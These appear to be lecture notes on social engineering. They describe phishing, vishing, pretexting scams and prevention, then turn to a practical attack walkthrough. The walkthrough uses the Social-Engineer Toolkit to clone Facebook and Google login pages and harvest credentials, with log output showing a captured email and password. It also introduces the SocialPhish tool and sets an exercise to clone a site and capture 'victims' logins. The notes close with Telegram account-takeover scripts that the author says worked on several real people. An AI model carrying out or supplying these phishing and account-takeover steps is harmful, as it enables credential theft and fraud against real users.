



Social Engineering!

S2Day4.md



Recall

LAST TIME TOPIC



Topics

- What is Social engineering
- Why do we use social engineering
- Types of social engineering
- Practical clip
- Prevention ways
- Social media hacking
- How to do social Engineering



What is social engineering

- Social engineering is the act of manipulating people into performing actions or divulging confidential information.
- It applies to trickery or deception for the purpose of information gathering or computer system access; in most cases the attacker never comes face-to-face with the victim



Why do we use?

- now a days Hacking into huge social media companies is hard! BUT “You can spent \$1,000,000 on your system security strength but there is always a weakest link Called “HUMAN being! ”
- The purpose of social engineering is usually to **secretly install spyware, other malicious software** or to trick persons **into handing over passwords** and/or other sensitive financial or personal information



Types of Social Engineering

Based on how we do the social engineering attack, it is classified into many kinds.

1. Phishing
2. Vishing
3. Shoulder Surfing
4. Dumpster Diving
5. Pretexting



...

What were the informations
that we gather about peoples
from our day 1 class ?


Maltego: is link analysis software used for open-source intelligence, forensics and other investigations, originally developed by Paterva from Pretoria, South Africa.



Phishing

- Phishing is **tricking people into providing sensitive information**, such as passwords or credit card numbers, by pretend to be someone one is not as a trustworthy source.
- Phishing can be done **through email, social media or malicious websites**.
- Phishing works by sending messages that **look like they are from a legitimate company** or website.
- Phishing messages will usually **contain a link** that takes the user to a fake website that looks like the real thing.
 - The user is then asked to enter personal information, such as their credit card number.
 - This information is then used to steal the person's identity or to make charges on their credit card.


examples



A screenshot of a web browser window. The address bar shows the URL "paypal--accounts.com" with a "Not Secure" warning icon. The page content features the PayPal logo, followed by two input fields labeled "Email or mobile number" and "Password", and a blue "Log In" button.

Log in to your PayPal account

← → ↻ ⓘ Not Secure | paypal--accounts.com ☆

 **PayPal**

Email or mobile number

Password

Log In

The real paypal site link is
paypal.com

Common types of phishing

1. Normal Phishing
 - a. This is an attack that tries to fool any victim.
2. Spear Phishing
 - a. Is a an attack that is planned and made for some person with specific loving and mindset





Vishing

- Vishing is Combination of “VOICE” + “PHISHING”.
- It is a Phone scam designed to get you to share personal information.
- BY calling to the victim you will do some information gatherings.



Shoulder Surfing.

- Shoulder surfing is a physical technique used to obtain/get information by directly looking someone's computer screen/keypad.
- When we enter our password, we might say don't look at me that is shoulder surfing.



Dumpster Diving

- Is a technique for getting data is a dumpsters or recycle bins.
- Old companies work was with papers, so when they finish with these papers whey will through them to the dumpster/basket.
- If hacker got that dumpster, and if those papers have some secret informations, or company workers name with the Job they intended to do, it will make the attack wider



Pretexting

- Pretexting is an attack in which the attacker creates a scenario to try and convince the victim to give up valuable information, such as a password.



Common pretexting attacks examples

1. Romance Scam

- A romance scam is a type of social engineering attack that **manipulates feelings like love.**
- Typically, the elderly are victims of such scams. Hackers target them because of their vulnerability.
- A scammer may pretend to be an online love interest in such a pretexting scam, taking weeks if not months to win the target's confidence.
- Ultimately, they may ask for a large loan for an emergency, plane ticket, or a gift.

2. Grandparent Scam

- In the grandparent scam, a threat actor will take time to gather intelligence on their target and their relatives.
- They may examine the target's friends list on Facebook and look at the profiles commenting on public photos.
- Finally, they will create a fake profile with stolen information and media and approach a grandparent while pretending to be their grandchild, asking for money.
- The pretext may be trouble at school, a car accident, or some other type of emergency. Usually, the grandparent is sworn into secrecy so the scam can be repeated later until the victim or their family catches on.

Cont...

3. Cryptocurrency scam

- Hackers are tricking people interested in investing in cryptocurrency with pretexting scams by pretending to be wealthy and experienced investors.
- After telling their targets tall tales of financial rewards, they convince them to “invest” in crypto with them.
- Once the scammers receive the money, they disappear.

4. Whaling attack

- Such hackers either pretend to be company leaders to target employees
- or directly target high-level players(CEO) in an organization.
- Here, they may gain secret information or a sizable financial payment by using the pretext of a business deal.

5. Impersonation

- Impersonation attacks are similar to whaling attacks, but the impersonator will pretend to be a friend, colleague, or unmet contractor rather than a high-level executive to avoid drawing attention.
- The **hacker will use friendship as a pretext** to gain access to company information, servers, and drop malware like ransomware or spyware.
- Neither the company nor the employee will realize there's been a breach until too late.

Practical Clips



A hacker Hired to test the peoples weakness and proving them.
With social engineering and some malware link.

<https://youtu.be/PWVN3Rq4gZW>


Movie Clips



https://youtu.be/j_YI8cldUJ8?t=2

Prevention ways

- Employee Awareness
- Multi Step Verification
- Using Password Policy
 - Using difficult passwords(not your name, birthday,pet,what you love)
 - Changing policy
 - Using symbols,numbers
 - Avoid default passwords
- Avoid Clicking on links before checking.
- Don't believe any one.
- (peoples may come with real friend account)





Social Media Hacking

- Social Medias are an online platforms That helps to connect and share moments and ideas.
- Social Medias are like Facebook,instagram,Telegram,Twitter,....
- SO...HOW DO WE HACK THEM?
- TO get the data from those highly secured social medias, we have to hack Directly the companies , but that is very difficult todo.
- WHY is it difficult? Because
 - Their Security is Hard to broke
 - Their System is SafeGuarded
 - Their Employees are Learnt
- So, to Hack those social media we need some vuln/weakest point, WHAT IS THE WEAKEST LINK?
 - HUMAN BEINGS(HOSTS)



Cont..

Here, the vulnerability we got on those companies is The users/the host so here we can use the social engineering attacks.

Lets Hack...

The Social Engineering Toolkit(setoolkit).

- This is a social engineering tool what helps to clone websites and more.
- It is pre-built on kali and parrot.
- To use:
 - type 'sudo setoolkit' on linux terminal
 - 'exit' to quit the setoolkit

Also note that by using this software, if you ever see the creator of setoolkit, please give him a beer (or bourbon - hopefully bourbon). Author has the option to say so most likely will never happen). Also by using this tool (these are all to stay positive, try to help others, try to learn from one another, try to be a good person, and try to do everything you can to be awesome). The Social-Engineer Toolkit is designed purely for good and not evil. If you are authorized by the company you are performing assessments for, you are very much authorized to use it (only one time), you agree to the terms of service and that you will only use it for good.

Do you agree to the terms of service [y/n]: y

```
(nathan@Nathan)-[~]
$ sudo setoolkit
[sudo] password for nathan:
[-] New set.config.py file generated on: 2023-01-16 09:11:32.201016
[-] Verifying configuration update...
[*] Update verified, config timestamp is: 2023-01-16 09:11:32.201016
[*] SET is using the new config, no need to restart
Copyright 2020, The Social-Engineer Toolkit (SET) by TrustedSec, LLC
All rights reserved.
```

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The above licensing was taken from the BSD licensing and is applied to Social-Engineer Toolkit as is.

Note that the Social-Engineer Toolkit is provided as is, and is a royalty free open-source application.

Feel free to modify, use, change, market, do whatever you want with it as long as you give the authors the credit they deserve for writing it).

...

The 1st 2

```
[---]      The Social-Engineer Toolkit (SET)      [---]
[---]      Created by: David Kennedy (ReL1K)      [---]
              Version: 8.0.3
              Codename: 'Maverick'
[---]      Follow us on Twitter: @TrustedSec      [---]
[---]      Follow me on Twitter: @HackingDave     [---]
[---]      Homepage: https://www.trustedsec.com    [---]
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:

1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set>
```

Select from the menu:

- 1) Spear-Phishing Attack Vectors
- 2) Website Attack Vectors
- 3) Infectious Media Generator
- 4) Create a Payload and Listener
- 5) Mass Mailer Attack
- 6) Arduino-Based Attack Vector
- 7) Wireless Access Point Attack Vector
- 8) QRCode Generator Attack Vector
- 9) Powershell Attack Vectors
- 10) Third Party Modules
- 99) Return back to the main menu.

set>

- 1) Java Applet Attack Method
- 2) Metasploit Browser Exploit Method
- 3) Credential Harvester Attack Method
- 4) Tabnabbing Attack Method
- 5) Web Jacking Attack Method
- 6) Multi-Attack Web Method
- 7) HTA Attack Method

99) Return to Main Menu

set:webattack>

...

The third method allows you to should only have an index.html functionality.

- 1) Web Templates
- 2) Site Cloner
- 3) Custom Import

99) Return to Webattack Menu

```
set:webattack>
```


address, so if you don't specify an external IP address if you this from an external perspective, it will not work. This isn't this is how networking works.

```
set:webattack> IP address for the POST back in Harvester/Tabnab  
[-] SET supports both HTTP and HTTPS  
[-] Example: http://www.thisisafakesite.com  
set:webattack> Enter the url to clone:
```

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL IP address below, not your NAT address. Additionally, if you don't know basic networking concepts, and you have a private IP address, you will need to do port forwarding to your NAT IP address from your external IP address. A browser doesn't know how to communicate with a private IP address, so if you don't specify an external IP address if you are using this from an external perspective, it will not work. This isn't a SET issue this is how networking works.

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.1.8]:
```

```
wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.1.8 netmask 255.255.255.0 broadcast 192.168.1.255  
    inet6 fe80::f55a:3099:6bf5:ee5b prefixlen 64 scopeid 0x20<link>  
    ether 06:0c:01:00:8c:6d txqueuelen 1000 (Ethernet)  
    RX packets 808 bytes 76051 (74.2 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 419 bytes 114453 (111.7 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```




```
[~] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://www.facebook.com/

[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...
```


```
The best way to use this attack is if username and password form fields are available. Regardless
, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

Now, we will add our site to be cloned, Insert the link of Login Page / Sensitive Data to Harvest on.

ALSO FIND THE LOGIN PAGE 1ST DONT ADD THE HOME PAGE LINK TO THE TOOL



Info gathering



Now, Lets do our social engineering...

- If i send the 192.168.1.8 ip nathan will know so, let's do it with text

When we gather information, Nathan Loves Hacking... so lets fool him with hacking tools

Another method.

set:webattack>3

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

- 1) Web Templates
- 2) Site Cloner
- 3) Custom Import

99) Return to Webattack Menu

set:webattack>1

[-] Credential harvester will allow you to utilize the clone capabilities within SET

[-] to harvest credentials or parameters from a website as well as place them into a report

--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.1.8]:

**** Important Information ****

For templates, when a POST is initiated to harvest credentials, you will need a site for it to redirect.



You can configure this option under:

/etc/setoolkit/set.config

Edit this file, and change HARVESTER_REDIRECT and HARVESTER_URL to the sites you want to redirect to after it is posted. If you do not set these, then it will not redirect properly. This only goes for templates.

-
1. Java Required
 2. Google
 3. Twitter

set:webattack> Select a template:█



set:webattack> Select a template:2

[*] Cloning the website: http://www.google.com
 [*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all Ts on a website.

[*] The Social-Engineer Toolkit Credential Harvester Attack

[*] Credential Harvester is running on port 80

[*] Information will be displayed to you as it arrives below:

```
[*] Information will be displayed to you as it arrives below:
192.168.1.2 - - [16/Jan/2023 10:13:38] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
PARAM: GALX=SJLCkfgaqoM
PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=ChRsWFBwd2JmV1hI...
Fc1BBaURuWmLRsQ%E2%88%99APsBz4gAAAAUy4_qD7Hbfz38w8kxnaNouLcRiD3YTjX
PARAM: service=lso
PARAM: dsh=-7381887106725792428
PARAM: _utf8=â
PARAM: bgresponse=js_disabled
PARAM: pstMsg=1
PARAM: dnConn=
PARAM: checkConnection=
PARAM: checkedDomains=youtube
```

```
POSSIBLE USERNAME FIELD FOUND: Email=natanhailu82@gmail.com
POSSIBLE PASSWORD FIELD FOUND: Passwd=Th!$i$m7P@$$w04d
```

```
PARAM: signIn=Sign+in
PARAM: PersistentCookie=yes
```

[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

```
192.168.1.2 - - [16/Jan/2023 10:14:42] "POST /ServiceLoginAuth HTTP/1.1" 302
```


Automations

- There are a lot of tools to do phishing.
- You can get them from github.
 - SocialPhish
 - Zphisher
 - ...
- As you see you can have all of those social media hacked. But you may get some errors and confusions now because we haven't seen about port forwarding. we will see in upcoming class
- The method we saw before WORKS only in LAN network. For WAN we will cover it in the future.

```
(nathan@Nathan)-[~/SocialPhish]
$ ./socialphish.sh

SOCIALPHISH

..... Phishing Tool coded by: @Hak9 .....

[01] Instagram      [17] IGFollowers  [33] Custom
[02] Facebook       [18] eBay
[03] Snapchat       [19] Pinterest
[04] Twitter        [20] Cryptocurrency
[05] Github         [21] Verizon
[06] Google         [22] DropBox
[07] Spotify        [23] Adobe ID
[08] Netflix        [24] Shopify
[09] PayPal         [25] Messenger
[10] Origin         [26] GitLab
[11] Steam          [27] Twitch
[12] Yahoo          [28] MySpace
[13] Linkedin       [29] Badoo
[14] Protonmail     [30] VK
[15] Wordpress      [31] Yandex
[16] Microsoft      [32] devianART

[*] Choose an option: █
```



Exercise

- 1) Create a clone site of <https://qnash.com/>
- 2) Get Victims email and password.



So...How do we hack other websites


Websites like telegram, they don't use username and password, they use phone number as login. So what do we do....

Here The think we hack is the SMS code. To get this we can't just clone telegram, we just need to use social engineering.

Some telegram hacking scenarios

1. Create a telegram support account and chat with them like they got a security breach and ask them to send the code we sent to you.(worked on 3 peoples)
2. Create a telegram bot based on what the user loves then, ask questions like for the registration you need phone number, then be quick and add the number to the telegram and when u are sure the sms is sent for them, ask them to send the registration code we sent then BOOM!(worked on 4 peoples) => check youtube tutorials to see how to make bots, i have 1 too

Demo





Class is OVER

- 1) Do the notes
- 2) Practice
- 3) ASK question